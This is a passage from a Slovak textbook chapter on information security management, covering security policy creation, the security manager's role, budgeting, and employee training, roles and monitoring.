[13] podrobnosti čitateľ nájde v časti Spravovanie rizík

ciele stanovené nejakým dokumentom (bezpečnostným štandardom, zákonom, normou alebo bezpečnostnou politikou organizácie). Bezpečnostný audit vykonáva kvalifikovaná osoba, interný alebo externý audítor (bezpečnosti informačných systémov).

Teraz môžeme definovať aj samotný pojem *informačná bezpečnosť*. Tento pojem sa používa v trojakom význame: 1. označuje interdisciplinárnu oblasť, ktorá sa zaoberá skúmaním hrozieb a vývojom metód ochrany; 2. na označenie aktivít zameraných na dosiahnutie dostatočnej úrovne ochrany informácie a napokon 3. znamená ideálny stav systému (organizácie), kedy sú eliminované všetky riziká vyplývajúce z hrozieb voči aktívam systému (organizácie). V tomto texte budeme používať pojem informačná bezpečnosť vo všetkých troch, najmä však v posledných dvoch významoch.

V tejto časti sme sa obmedzili len na vysvetlenie základných pojmov informačnej bezpečnosti; dôležitých pojmov potrených pre pochopenie bezpečnostných problémov a spôsobov ich riešenia je samozrejme podstatne viac. Najdôležitejšie z nich nájde čitateľ v ďalšom texte a zhrnuté v priloženom stručnom výkladovom slovníku pojmov informačnej bezpečnosti.

# 2 Manažment informačnej bezpečnosti

*Daniel Olejár*

*Si vis pacem, para bellum*

## 2.1 Úvod

Mnohé organizácie v súčasnosti spracovávajú väčšinu informácií,ktoré potrebujú pre vykonávanie svojej činnosti pomocou IKT. Tieto sa vďaka svojej nenahraditeľnosti stali časťou kritickej infraštruktúry[14], bez ktorej organizácie už nedokážu plniť svoje poslanie. Ak má preto organizácia plniť svoje úlohy, musí sa postarať o to, aby nedošlo k narušeniu jej IKT, ani k narušeniu údajov/informácií, ktoré sa v nich spracovávajú. Význam IKT pre fungovanie organizácií a v konečnom dôsledku celej spoločnosti, si uvedomuje aj štát a prostredníctvom zákonov, výnosov a iných právnych predpisov definuje povinné požiadavky na rozsah, úroveň a spôsob ochrany (niektorých alebo všetkých) údajov a IKT organizácií. Požiadavkám na zaistenie IB vyplývajúcim zo zákonov sa podrobnejšie budeme venovať v kapitole 12 a na tomto mieste spomenieme len na ilustráciu povinné bezpečnostné štandardy pre informačné systémy verejnej správy uvedené vo Výnose MF SR [21]. Požiadavky rôznych zákonov na ochranu informácie, IKT resp. IKS sa v podstate dajú vyjadriť pomocou štandardných bezpečnostných požiadaviek a úrovní záruk, ktoré prijaté riešenia musia poskytovať. Na ich splnenie „stačí“ použiť jednotný postup, popísaný napr. v medzinárodných normách ISO/IEC radu 27000, z ktorých vychádzajú aj bezpečnostné štandardy Výnosu [21]. Úvodzovky sme v predchádzajúcej vete použili preto, lebo hoci je v ISO normách dostatočne podrobne popísané, čo je potrebné spraviť na dosiahnutie potrebnej úrovne IB v organizácii, dodržať postupy popísané v normách a naplniť požiadavky, ktoré stanovujú nie je ľahká úloha.

Na dosiahnutí a udržiavaní potrebnej úrovne IB v organizácii nebude stačiť kúpiť a implementovať nejaké technologické riešenia, angažovať externých špecialistov, resp. poveriť IB niekoľkých ľudí v organizácii. Budovanie a udržiavanie informačnej bezpečnosti je trvalý proces, do ktorého bude potrebné v primeranej miere zapojiť všetkých ľudí, ktorí pracujú s IKT organizácie a/alebo môžu ovplyvniť ich činnosť; t.j. od vedúcich pracovníkov až po servisný personál a externých spolupracovníkov.

Vedúci pracovník organizácie je zodpovedný za organizáciu ktorú riadi, vrátane splnenia bezpečnostných požiadaviek vyplývajúcich zo zákonov a v konečnom dôsledku aj za zaistenie potrebnej úrovne informačnej bezpečnosti vo „svojej“ organizácii. Hoci nemusí byť odborníkom na informačnú bezpečnosť a môže poveriť riadením IB iných zamestnancov organizácie, nemôže sa zbaviť ani zodpovednosti za IB v organizácii ani vyhnúť prijímaniu kľúčových rozhodnutí o IB (ako sú stratégia IB, personálne zabezpečenie, financovanie IB, záväzné postupy pre zaistenie IB, klasifikácia informácie, disciplinárne postihy za spôsobené bezpečnostné incidenty, zosúladenie riadenia organizácie a riadenia IB a i.). Aby tieto povinnosti dokázal kompetentne plniť, musí mať aspoň základné znalosti o IB, vedieť ich aplikovať na „svoju“ organizáciu, musí vedieť stanoviť priority IB v organizácii, definovať zodpovednosť pracovníkov organizácie za IB, stanoviť hlavné úlohy v IB a musí dokázať kontrolovať ich plnenie.

Väčšinu kľúčových činností potrebných na dosiahnutie a udržiavanie IB v organizácii však budú musieť vykonávať špecialisti na IB a informatici. Tí budú musieť zvládnuť problematiku IB do takej miery, aby vedeli napísať rozumnú koncepciu IB v organizácii a rozpracovali ju do postupov realizovateľných v kardodennom živote. Budú sa musieť naučiť posudzovať hrozby,

[14] nemá sa na mysli kritická infraštruktúra celoštátneho významu, ale infraštruktúra organizácie, ktorá je nevyhnutne potrebná na zabezpečenie alebo podporu základných činností organizácie

vyhodnocovať riziká, ktoré z nich vyplývajú, hľadať zraniteľnosti a posudzovať vhodnosť, technickú a ekonomickú náročnosť opatrení, ktoré prichádzajú do úvahy na odstránenie, alebo aspoň ošetrenie odhalených zraniteľností. Hoci si organizácia môže najať externých špecialistov na riešenie jednorazových špecifických úloh, informatici a interní špecialisti na IB sa budú musieť naučiť samostatne riešiť bežné bezpečnostné problémy v organizácii, monitorovať účinnosť prijatých opatrení a aj vykonávať audity zamerané na vyhodnotenie celkovej úrovne bezpečnosti v organizácii; resp. naučiť sa efektívne spolupracovať s externými špecialistami pri riešení problémov, na ktoré ich možnosti nebudú stačiť.

Väčšinu pracovníkov organizácie tvoria používatelia IKT, ktorí majú o princípoch ich fungovania len laické vedomosti a o IB nanajvýš základné predstavy. Napriek nízkym oprávneniam, ktoré používatelia majú v systémoch organizácie, môžu na jednej strane spôsobovať vážne bezpečnostné problémy, ale na druhej strane aj pozitívne prispieť k úrovni IB v organizácii. Vzhľadom na ich informatické vzdelanie, ale najmä potreby nemá význam laických používateľov masovo školiť v IB. Laický používateľ potrebuje vedieť, žo má robiť, čo nesmie robiť, ako rozpoznať, že sa v IKS deje niečo podozrivé, čo má spraviť a na koho sa má obrátiť. Tieto všeobecné požiadavky na laických používateľov sa rýchlo konkretizujú v bezpečnostnom procese; mnohé z nich vyplynú už z dokumentov rozpracovávajúcich bezpečnostnú politiku (bezpečnostnú koncepciu) organizácie a ak sa pri spracovaní bezpečnostnej politiky, bezpečnostných smerníc a praktít na niečo podstatné zabudlo, bezpečnostné incidenty rýchlo odhalia nedostatky. Organizácia sotva bude mať špecializovaných lektorov informačnej bezpečnosti; externí školitelia sú použiteľní na prípravu špecialistov IB, ale nepoznajú pomery v organizácii školiť a laickí používatelia potrebujú konkrétne vedomosti, školiť ich budú musieť informatici a špecialisti na IB z vlastnej organizácie.

Zaistiť natrvalo potrebnú úroveň IB v organizácii nie je ani jednoduché, ani lacné. Ak má organizácia vyhovieť všetkým bezpečnostným požiadavkám a naplniť svoje potreby v IB efektívnym spôsobom, mala by od riešenia čiastkových bezpečnostných problémov prejsť k systematickému riešeniu, kde mnohé bezpečnostné problémy vyrieši spoločnými preventívnymi opatreniami, na podobné problémy bude využívať rovnaké, už raz vyvinuté riešenia, opatrenia sa budú vzájomne dopĺňať a ich účinnosť bude organizácia priebežne monitorovať, pravidelne vyhodnocovať a v prípade potreby ich bude aktualizovať a prípadne prijímať nové. Skôr či neskôr bude organizácia potrebovať zaviesť systém riadenia (manažmentu) informačnej bezpečnosti[15]. Hoci názov znie zložito až odstrašujúco, zavedenie ISMS predstavuje postupnosť prirodzených krokov, ktoré si teraz stručne popíšeme.

## 2.2 Bezpečnostná stratégia a bezpečnostná politika organizácie

Organizácia aj jej vedenie si najprv potrebuje vytvoriť predstavu o úlohe, ktorú potrebuje riešiť (zaistenie dostatočnej úrovne IB v organizácii) stanoviť základné ciele a postup na ich dosiahnutie; t.j. vypracovať vlastnú bezpečnostnú stratégiu[16]. Bezpečnostná stratégia musí mať presne stanovenú oblasť pôsobnosti; t.j. musí byť jasne definované, na čo sa vzťahuje (či na celú organizáciu, jej IKT, alebo na nejaký dôležitý systém) a v oblasti svojej pôsobnosti musí definovať: čo treba chrániť, na akej úrovni a čo pre to organizácia je ochotná/pripravená spraviť. Bezpečnostná stratégia má najčastejšie podobu písomného dokumentu, ktorý sa nazýva bezpečnostná politika (výstižnejší názov by bol politika informačnej bezpečnosti, alebo politika bezpečnosti IT/IKT, ale v odbornej literatúre sa používa termín bezpečnostná politika, a preto sa ho budeme držať aj my.) Ako sme už spomenuli, za celú organizáciu, vrátane primeranej úrovne IB zodpovedá vedenie organizácie. To musí iniciovať aj systematické riešenie IB v organizácii (zavedenie systému manažmentu IB, ak sa k IB doteraz takto v organizácii nepristupovalo), resp.

[15] pre ISVS táto povinnosť vyplýva z bezpečnostných štandardov spomínaného Výnosu [21].

[16] viacero pojmov môže u čitateľa vzbudiť obavu, že vyjadrujú niečo zložitého. Vo väčšine prípadov ide o zbytočné obavy, ale používanie jednoduchšie znejúcich vlastných termínov by mu spôsobilo problémy neskôr, keď bude potrebovať čítať odborné texty používajúce štandardnú terminológiu IB. V prípade, keď si nebude istý, aký je význam nejakého pojmu, odporúčame mu pozrieť sa do výkladového slovníka.

pravidelné revízie systému manažmentu IB ak ho organizácia má zavedený a využíva ho, aby sa zaistila jeho aktuálnosť, účinnosť a efektívnosť. Začneme najjednoduchším[17] prípadom, keď sa IB v organizácii ešte len začína riešiť a *bezpečnostný proces*[18] sa spúšťa od začiatku a týka sa celej organizácie.

Hoci to na prvý pohľad vyzerá ako zbytočná formalita, ak má mať snaha o systematické riešenie IB (ktorá pravdepodobne povedie aj k rozsiahlym zmenám v organizácii) nádej na úspech, musí vedenie organizácie jednoznačne deklarovať podporu IB a vytvárať podmienky pre úspešný priebeh celého bezpečnostného procesu. Bez toho, aby boli zamestnanci presvedčení, že vedenie organizácie považuje IB za úlohu s vysokou prioritou, nebudú jej, najmä ak im bude komplikovať život, venovať potrebnú pozornosť. Vedenie organizácie sotva bude mať čas a potrebné znalosti na tvorbu bezpečnostnej stratégie a písanie bezpečnostnej politiky. Po vyjadrení podpory IB preto vedenie musí vytvoriť [19] pracovnú skupinu dostatočne kvalifikovaných a kompetentných ľudí, ktorí na základe zadania vedenia pripravia stratégiu IB a napíšu bezpečnostnú politiku organizácie. Bezpečnostnú politiku organizácie vedenie organizácie najprv schváli[20] a potom vydáva vo forme interného záväzného dokumentu. Úlohou bezpečnostnej politiky je povedať každému zamestnancovi organizácie **čo môže, čo nesmie, čo musí** a **za čo je zodpovedný** pri práci s IKT. Bezpečnostná politika by mala byť preto napísaná tak, aby jej tí, ktorých sa týka, rozumeli a musí byť dostupná všetkým, od ktorých sa očakáva, že ju budú musieť dodržiavať, teda minimálne zamestnancom príslušnej organizácie a v primeranej miere aj zamestnancom tretích strán, ktorí s IKT organizácie nejakým spôsobom prichádzajú do kontaktu. Vedenie organizácie v Bezpečnostnej politike

1. deklaruje dôležitosť IB pre organizáciu, podporu vedenia organizácie pri zaisťovaní potrebnej úrovne IB v organizácii a pripravenosť vytvoriť pre to podmienky;
2. definuje, na čo sa Bezpečnostná politika vzťahuje (oblasť pôsobnosti, (*scope*) Bezpečnostnej politiky), hlavné aktíva, hlavné bezpečnostné ciele organizácie v IB a úroveň IB, ktorú v organizácii považuje za primeranú,
3. stanoví zodpovednosť zamestnancov organizácie za presadzovanie a dodržiavanie bezpečnostnej politiky (a dokumentov na ňu nadväzujúcich),
4. uvedie štruktúru bezpečnostných dokumentov nadväzujúcich na danú bezpečnostnú politiku a ich obsah (špeciálne bezpečnostné politiky, alebo bezpečnostné štandardy, bezpečnostné praktiky – aké oblasti pokrývajú a akou formou budú vydané)
5. definuje na základe čoho sa bude informácia v organizácii klasifikovať[21],
6. definuje spôsob analýzy rizík (kvantitatívna/kvalitatívna) a hranicu akceptovateľného rizika v závislosti od úrovne IB, ktorú v organizácii považuje za primeranú,
7. stanoví
    a. zásady pre monitoring, kontrolu a audit informačných a komunikačných systémov organizácie
    b. zásady riešenia bezpečnostných incidentov,
    c. stratégiu pre zaistenie kontinuity činnosti IKS organizácie,
    d. správu bezpečnostnej politiky (ako často sa budú robiť pravidelné a z akých dôvodov mimoriadne revízie bezpečnostnej politiky).

[17] z hľadiska výkladu

[18] termín je prevzatý z BSI Štandardu [8] a označuje aktivity smerujúce k dosiahnutiu a trvalému udržaniu potrebnej úrovne IB. V podstate zodpovedá 2. významu pojmu IB, ako sme ju definovali v základných pojmoch. V materiáloch NIST sa ako synonymum pojmu bezpečnostný proces používa pojem bezpečnostný program.

[19] už v tejto fáze môže vedenie organizácie menovať manažéra IB organizácie a poveriť ho aj organizačným zabezpečením prípravy bezpečnostnej stratégie. Samotná pracovná skupina by mala okrem manažéra IB a informatikov obsahovať aj zástupcov organizačných útvarov, ktoré sú pre IB relevantné: personálne oddelenie, správa budov, právne oddelenie, oddelenie kontroly, príp. ďalších

[20] predtým ju niekoľko krát môže vrátiť pracovnej skupine na dopracovanie

[21] pozri časť Príloha. Klasifikácia informácie a systémov

Obsah bezpečnostnej politiky podľa ISO normy [4] je uvedený v prílohe Príloha. Obsah bezpečnostnej politiky.

**Zhrnutie.** Vedenie organizácie zodpovedá o.i. aj za úroveň IB v organizácii. Výnos MF SR o štandardoch pre ISVS stanovuje povinnosť zaviesť v organizáciách, ktoré majú ISVS, systém manažmentu IB (ISMS). Vedenie organizácie vytvorí pracovnú skupinu, ktorá napíše bezpečnostnú politiku organizácie. Táto politika obsahuje stratégiu organizácie v IB, stanovuje základné ciele IB a je základom pre IB v organizácii aj pre jej ISMS. Bezpečnostnú politiku vedenie vydá ako dokument, záväzný pre všetkých zamestnancov organizácie.

## 2.3 Implementácia Bezpečnostnej stratégie/politiky

Bezpečnostná politika vytvára len rámec pre IB v organizácii, ale nezaoberá sa spôsobmi ako dosiahnuť ciele, ktoré stanovila. Ak bezpečnostná politika nemá ostať len deklaráciou, na splnenie ňou definovaných úloh je potrebné vytvoriť primerané podmienky (personálne, organizačné, finančné a i.) zapojiť do jej realizácie zamestnancov organizácie, podrobne analyzovať bezpečnostné potreby organizácie a rozpracovať všeobecné ustanovenia bezpečnostnej politiky do systému opatrení[22].

Na to, aby mal kto realizovať bezpečnostnú politiku, je v organizácii potrebné definovať bezpečnostné roly, stanoviť pre jednotlivé roly úlohy a zaradiť do nich vhodných ľudí. Každá organizácia by mala mať manažéra IB, zodpovedného za riadenie IB v organizácii. Tento zamestnanec plní podľa [8] nasledujúce úlohy:

- manažuje bezpečnostný proces a pracuje na úlohách, ktoré s ním súvisia,
- pomáha vedeniu organizácie pri tvorbe (a správe) bezpečnostnej politiky,
- koordinuje rozpracovanie bezpečnostnej politiky, čiastkových koncepcií, politík, návodov, pravidiel a metodických materiálov,
- iniciuje a monitoruje implementáciu bezpečnostných opatrení,
- vypracováva pre vedenie organizácie prehľady stavu IB v organizácii,
- koordinuje v organizácii projekty súvisiace s informačnou bezpečnosťou,
- vyšetruje bezpečnostné incidenty, ku ktorým došlo v organizácii,
- iniciuje a koordinuje vzdelávacie aktivity zamerané na zvýšenie bezpečnostného povedomia, znalostí a zručností IB v organizácii.

Manažér IB by mal byť zapojený aj do nových IKT projektov organizácie, aby mohol presadzovať zohľadňovanie bezpečnostných požiadaviek hneď od začiatku projektu (napr. vytvárania alebo obstarávania nového IKS). Manažérom IB nemôže byť hocikto. Aby dokázal úspešne plniť stanovené úlohy, mal by poznať organizáciu, jej informačnú a komunikačnú infraštruktúru, byť schopný pracovať v tíme a viesť tím, komunikovať s vedením organizácie, zamestnancami, predstaviteľmi a zamestnancami tretích strán, mať skúsenosti s manažmentom projektov a, samozrejme, mal by mať potrebné vedomosti z IB. Funkcia manažéra IB by sa nemala spájať s inými funkciami[23], pretože by a) mohlo dochádzať ku konfliktu záujmov (napr. informatika a manažéra IB) a b) nemusel mať na plnenie úloh v IB dosť času. Manažér IB je predovšetkým výkonná funkcia, ale niektoré výstupy jeho práce (koncepčné materiály IB, prehľady stavu IB v organizácii a najmä navrhované opatrenia) sa musia prerokovať vo vedení organizácie a po prípadných úpravách a schválení presadzovať z úrovne vedenia organizácie a na to kompetencie manažéra IB nestačia. Preto by niektorý z členov vedenia organizácie mal explicitne zodpovedať za IB v organizácii[24].

[22] postupnosť krokov pri implementácii bezpečnostnej politiky v organizácii nemusí byť totožná s poradí, v akom sú popisované v tejto práci

[23] v malých organizáciách sa tomu pravdepodobne nedá vyhnúť, ale manažérovi IB je možné prideľovať úlohy, pri plnení ktorých nenastáva konflikt záujmov

[24] tomuto vedúcemu zamestnancovi by podliehal manažér IB

Rozsah úloh v IB pravdepodobne presiahne fyzické kapacity manažéra IB. Podľa veľkosti, potrieb a možností organizácie bude do plnenia úloh IB potrebné zapojiť aj ďalších zamestnancov; jedných na riešenie koncepčných, kontrolných a koordinačných úloh na úrovni celej organizácie (tím pre manažment IB alebo bezpečnostné fórum podľa ISO normy [3]) a ďalších na praktické činnosti potrebné na zaisťovanie IB v organizačných útvaroch, systémoch, resp. projektoch organizácie. Zrejme len málo organizácií si bude môcť dovoliť vytvoriť tím pre manažment IB zo špecializovaných odborníkov, ktorí sa riešeniu IB v organizácii budú venovať na plný úväzok. Realistickejším riešením je nájdenie vhodných kandidátov spomedzi zamestnancov organizácie a rozšírenie ich pracovnej náplne o IB, prípadne ich uvoľnenie od iných v povinností na určitú dobu v prípade, keď organizácia potrebuje riešiť akútny problém (napr. vypracovanie Bezpečnostnej stratégie). Zloženie manažérskeho tímu[25] by mohlo byť podobné zloženiu pracovnej skupiny, ktorá pripravila Bezpečnostnú politiku organizácie. Okrem tohto virtuálneho manažérskeho tímu, bude organizácia pravdepodobne potrebovať špecializovaných manažérov IB, ktorých úlohou je riadenie IB v organizačných zložkách (veľkej) organizácie, zabezpečovanie primeraného riešenia bezpečnostných požiadaviek vo významných projektoch a riešenie bezpečnostných problémov dôležitých systémov. Tieto funkcie bude v organizácii tiež pravdepodobne možné riešiť rozšírením pracovných náplní existujúcich zamestnancov.

**Zhrnutie.** Bezpečnostnú politiku bude musieť niekto v organizácii zaviesť do života. Vedenie poverí niektorého člena vedenia zodpovednosťou za IB (prepojenie vedenia a výkonnej zložky IB) a ustanoví manažéra IB ako výkonného zamestnanca pre oblasť IB. Podľa veľkosti a charakteru organizácie ustanoví z riadiacich zamestnancov organizácie tím manažéra IB, ktorý bude riešiť koncepčné otázky IB a lokálnych manažérov IB na čiastočné úväzky, ktorí budú pomáhať manažérovi IB a používateľom IKT riešiť bezpečnostné problémy v organizačných zložkách, resp. veľkých systémoch organizácie.


## 2.4 Zdroje na IB

Pri implementácii bezpečnostnej politiky musí organizácia rátať nielen s dostatočnými finančnými, ale aj ľudskými a časovými zdrojmi. Je jednoduchšie odhadnúť na čo budú financie potrebné, ako ich výšku. Najmä zdôvodnenie výšky finančných nákladov spôsobuje problémy, pretože ak v organizácii nie je dostatočná úroveň IB, tak skôr či neskôr dôjde k bezpečnostným incidentom, ktoré budú znamenať pre organizáciu nejakú stratu[26]; ale keď organizácia vynakladá dostatočné prostriedky na riešenie IB, k incidentom nedochádza. A potom paradoxne vzniká otázka, či bolo na IB potrebné vynaložiť a najmä v budúcnosti vynakladať také veľké prostriedky. Úroveň IB v organizácii sa dá ťažko nejako kvantitatívne vyjadriť a ešte ťažšie sa predpovedá, či v budúcnosti organizácia bude cieľom nejakého útoku, alebo či bude postihnutá prírodnou katastrofou, zhoršenými spoločenskými podmienkami a aké budú mať tieto nepriaznivé okolnosti na ňu dopad.

Hoci sa IB nedá exaktne hodnotiť pomocou štandardných ekonomických kritérií, dlhodobé sledovanie vzťahu medzi investíciami do IB a úrovňou IB (meranou frekvenciou výskytu a dopadom bezpečnostných incidentov) priniesli zaujímavé zistenia. Ukazuje sa, že (za predpokladu, že sú prostriedky na IB optimálne použité) už s relatívne malými prostriedkami sa dá dosiahnuť základná úroveň IB, ktorá predstavuje veľký pokrok oproti východiskovému stavu (bez riešenia IB), ale potom sa zlepšovanie úrovne IB spomaľuje, až nakoniec dosiahne maximum, ktoré sa ani ďalšími investíciami do IB už viac nedá zlepšiť, pozri graf na obr. 3.1., prevzatý z BSI štandardu [8]. Tento vzťah medzi nákladmi a úrovňou IB treba zohľadňovať pri plánovaní prostriedkov pre IB už pri tvorbe bezpečnostnej politiky organizácie, nakoľko nemá zmysel stavať si na začiatku príliš ambiciózne ciele, na dosiahnutie ktorých budú v realizačnej fáze chýbať prostriedky.

[25] v ISO norme [3] sa nazýva bezpečnostné fórum

[26] výška strát spôsobených bezpečnostnými incidentmi môže slúžiť ako orientačná hodnota pre výšku investícií do IB




**Obr. 3.1.** Vzťah medzi nákladmi a dosiahnutou úrovňou IB [8]

Obmedzené zdroje na IB nemusia nutne znamenať, že vážne bezpečnostné problémy ostanú v organizácii nevyriešené. Mnohé bezpečnostné problémy majú našťastie viacero rôznych riešení a často je možné dosiahnuť väčší pokrok jednoduchšími organizačnými opatreniami, ako (napr.) zavedením nejakého nákladného technického riešenia. Tak napríklad prvým predpokladom dosiahnutia požadovanej úrovne IB je normálne fungovanie IKT v organizácii. Ak má organizácia nevyhovujúcu štruktúru IKT a/alebo nedostatočne kvalifikovanú alebo preťaženú obsluhu IKT, tak kým nebudú vyriešené základné problémy prevádzky IKT, nemá zmysel prijímať ďalšie bezpečnostné opatrenia na riešenie bezpečnostných problémov vyššej úrovne[27].

Organizácia môže niektoré úlohy v IB riešiť vlastnými pracovníkmi, ale pravdepodobne nebude mať dostatočné kapacity na to, aby riešila všetky bezpečnostné problémy vlastnými silami. Pri plánovaní prostriedkov na IB bude potrebné zohľadniť aj prostriedky na zabezpečenie externých špecialistov, prípadne na outsourcing niektorých služieb (napr. PKI, nezávislý bezpečnostný audit a i.). Prostriedky je potrebné plánovať aj na činnosť manažéra IB a zamestnancov, ktorí sa na plnení úloh v IB podieľajú a na samotné monitorovanie IB v organizácii. Tieto náklady sa organizácii môžu vrátiť, pretože napr. nezávislá kontrola prijatých opatrení môže odhaliť prípady, keď je cena opatrení príliš vysoká v porovnaní s hodnotou rizika (a cenou aktíva, ktoré majú chrániť), resp. aj v opačnom prípade, keď už opatrenie nie je dostatočne účinné a vďaka tomu je riziko príslušnej hrozby príliš vysoké a pre organizáciu neprijateľné.

**Zhrnutie.** Na implementáciu bezpečnostnej politiky bude potrebné rátať s finančnými, materiálnymi a personálnymi zdrojmi. Úroveň IB ani návratnosť investícií do IB sa síce nedá presne merať, ale empirické skúsenosti ukazujú, že už s relatívne malými nákladmi sa dá dosiahnuť výrazné zlepšenie (obr. 3.1) . Dostupné zdroje je potrebné zohľadniť už pri tvorbe bezpečnostnej politiky a je potrebné rátať s tým, že nie všetky úlohy bude organizácia schopná riešiť sama. Na druhej strane, niektoré bezpečnostné opatrenia môžu odhaliť nedostatky, ktorých odstránením sa zvýši tak efektívnosť činnosti ako aj úroveň IB organizácie.

## 2.5 Zapojenie zamestnancov do IB procesu

Ustanovenie manažéra IB a „bezpečnostného manažmentu“ je nutnou, ale nie postačujúcou podmienkou úspešnej implementácie bezpečnostnej politiky. Jednou z najčastejších príčin bezpečnostných incidentov sú vlastní zamestnanci. Majú prístup k informačným systémom a informáciám organizácie a buď úmyselne, z nevedomosti, nedbalosti alebo v dôsledku chyby môžu narušiť systémy alebo údaje organizácie. Preto je ďalším krokom k dosiahnutiu potrebnej úrovne IB v organizácii zapojenie všetkých jej zamestnancov do IB procesu.

Bezpečnostná politika stanovuje povinnosti zamestnancov v IB len rámcovo. Aby o týchto povinnostiach vedeli, musia všetci zamestnanci poznať bezpečnostnú politiku. Všeobecné

[27] k výberu opatrení sa dostaneme po analýze rizík, v časti Bezpečnostné opatrenia.

bezpečnostné povedomie však nepostačuje na to, aby zamestnanci plnili svoje konkrétne úlohy v IB. Na to zamestnanci potrebujú vedieť, čo sa od nich **konkrétne** očakáva, **ako** majú plniť svoje povinnosti v IB a **čo sa stane** v prípade, keď svoje povinnosti v IB porušia. Aby sa organizácia nemusela každému zamestnancovi jednotlivo vysvetľovať jeho úlohy v IB, odporúčame definovať v organizácii ďalšie bezpečnostné roly[28] a každého zamestnanca zaradiť do aspoň jednej[29] roly. V jednej role budú zaradení zamestnanci, ktorí majú rovnaké alebo podobné postavenie vo vzťahu k IKT organizácie a sú na nich kladené rovnaké bezpečnostné požiadavky. Základné povinnosti zamestnanca v IB potom vychádzajú z bezpečnostnej roly, do ktorej je zaradený; v zvláštnych prípadoch môžu byť ešte doplnené alebo upravené podľa potreby. Príkladom bezpečnostných rolí sú bežní (neprivilegovaní) používatelia, ktorí majú minimálne oprávnenia v IKS organizácie, informatici (správcovia a operátori IKS s oprávneniami na zasahovanie do nich, na správu používateľov), manažéri IT a IB, vedúci pracovníci a i. Ak chce organizácia dosiahnuť, aby zamestnanci brali svoje povinnosti v IB vážne, mala by ich povinnosti v IB byť explicitne uvedené v ich pracovných náplniach.

Podrobnejšie informácie o povinnostiach a spôsobe ako ich plniť, získajú zamestnanci na školeniach organizovaných manažérom IB. Nový zamestnanec by mal byť oboznámený so svojimi povinnosťami pred tým, ako získa prístup k IKS organizácie podobne ako musí absolvovať školenie o bezpečnosti práce. Pri zmenách v organizácii, ktoré majú vplyv na IB (organizačné zmeny, zavádzanie nových IKS, prechod na nové technológie), veľkých bezpečnostných incidentoch je potrebné preškoliť zamestnancov, ktorých sa uvedené zmeny týkajú, aby vedeli, ako sa menia ich povinnosti, postupy (napr. nahlasovania bezpečnostných incidentov), resp. že sa menia bezpečnostní manažéri a kontaktné osoby. Ak aj nie je dôvod na mimoriadne školenia, na udržanie dostatočného bezpečnostného povedomia by organizácia (konkrétne manažér IB) mala organizovať periodické školenia zamestnancov o aktuálnych problémoch IB.

Zamestnanec pri svojej činnosti môže naraziť na bezpečnostný problém, ktorý nevie riešiť. Aby malý problém nenarástol do veľkých rozmerov, v organizácii by mali byť definované kontaktné osoby (lokálni manažéri IB), na ktoré sa zamestnanec môže obrátiť so žiadosť o pomoc, alebo radu.

Z bezpečnostného hľadiska problematické situácie vznikajú v prípadoch, keď sa mení postavenie zamestnanca v organizácii (prechod na inú funkciu, odchod z organizácie). Pre takéto prípady musí mať organizácia pripravené postupy (zablokovanie prístupu do systémov, odovzdanie autentifikačných prostriedkov, výsledkov práce, zverenej techniky a pamäťových médií), pretože nespokojný zamestnanec môže organizácii z pomsty spôsobiť vážne problémy. Aj pri obyčajnej zmene pozície môže dôjsť ku konfliktu záujmov, keď má zamestnanec neprimerané oprávnenia, ktoré predstavujú bezpečnostnú hrozbu alebo zraniteľnosť (kombinácia nezrušených starých a už platných nových oprávnení).

Negatívne stránky informačnej bezpečnosti. Niektoré bezpečnostné opatrenia môžu naraziť na odpor zamestnancov, pretože im sťažujú prácu alebo zasahujú do súkromia. V prvom prípade budú mať zamestnanci tendenciu vyhýbať sa opatreniam, aby si zjednodušili život (napr. viacnásobné prihlasovanie sa do systémov a aplikácií), čo sa dá riešiť vysvetlením zmyslu opatrení, kontrolou dodržiavania a uplatnením riešení, ktoré zmiernia negatívne dopady a príliš neoslabia účinnosť opatrení (napr. single sign on – jedno prihlásenie do systémov organizácie[30]). Druhý prípad je zložitejší. Organizácia vynakladá prostriedky na kúpu technických zariadení a aplikácií na to, aby pomocou nich dokázala lepšie plniť svoje úlohy. IKT sa však dajú použiť aj na účely, ktoré od poslania organizácie majú ďaleko (sťahovanie súborov z Internetu, využívanie

[28] v organizácii už existuje rola manažér IB; návrh na ďalšie roly pripraví manažér IB ako súčasť personálnych opatrení pre implementáciu Bezpečnostnej politiky, zaradenie zamestnancov do rôl by mal robiť manažér IB spolu s vedúcimi príslušných útvarov

[29] ideálne by bolo, keby bol každý zamestnanec zaradený do práve jednej roly, ale keďže na niektoré úlohy nebude mať organizácia dosť ľudí, nevyhne sa tomu, že zamestnanec bude zaradený do viacerých rôl/rolí.

[30] ale nedá sa použiť vo všetkých systémoch, napr. tých, ktoré si vyžadujú silnú, viacfaktorovú identifikáciu a autentizáciu.

elektronickej pošty na súkromné účely, hranie hier a pod.) Takéto činnosti v pracovnom čase znižujú výkon zamestnancov a môžu spôsobiť aj problémy organizácii (nelegálna činnosť vykonávaná pomocou počítačov organizácie). Jedným z možných riešení je stanoviť v bezpečnostnej politike zásadu: „IKT organizácie sa môžu využívať len na pracovné účely. Iné použitie IKT je zakázané." Takýto striktný zákaz si vyžaduje kontrolu, ktorú môžu zamestnanci považovať za neprimeraný zásah do súkromia (monitorovanie a zaznamenávanie aktivít na Internete, kontrola elektronickej pošty). Aj dokazovanie, že zamestnanec je zodpovedný napr. za poškodenie dobrého mena organizácie posielaním elektronickej pošty alebo diskusiou na sociálnych sieťach môže byť náročné. Miernejšou formou je explicitné vymedzenie zakázaných činností a kontrola záznamov o činnosti zamestnancov[31] v systéme v prípade bezpečnostného incidentu.

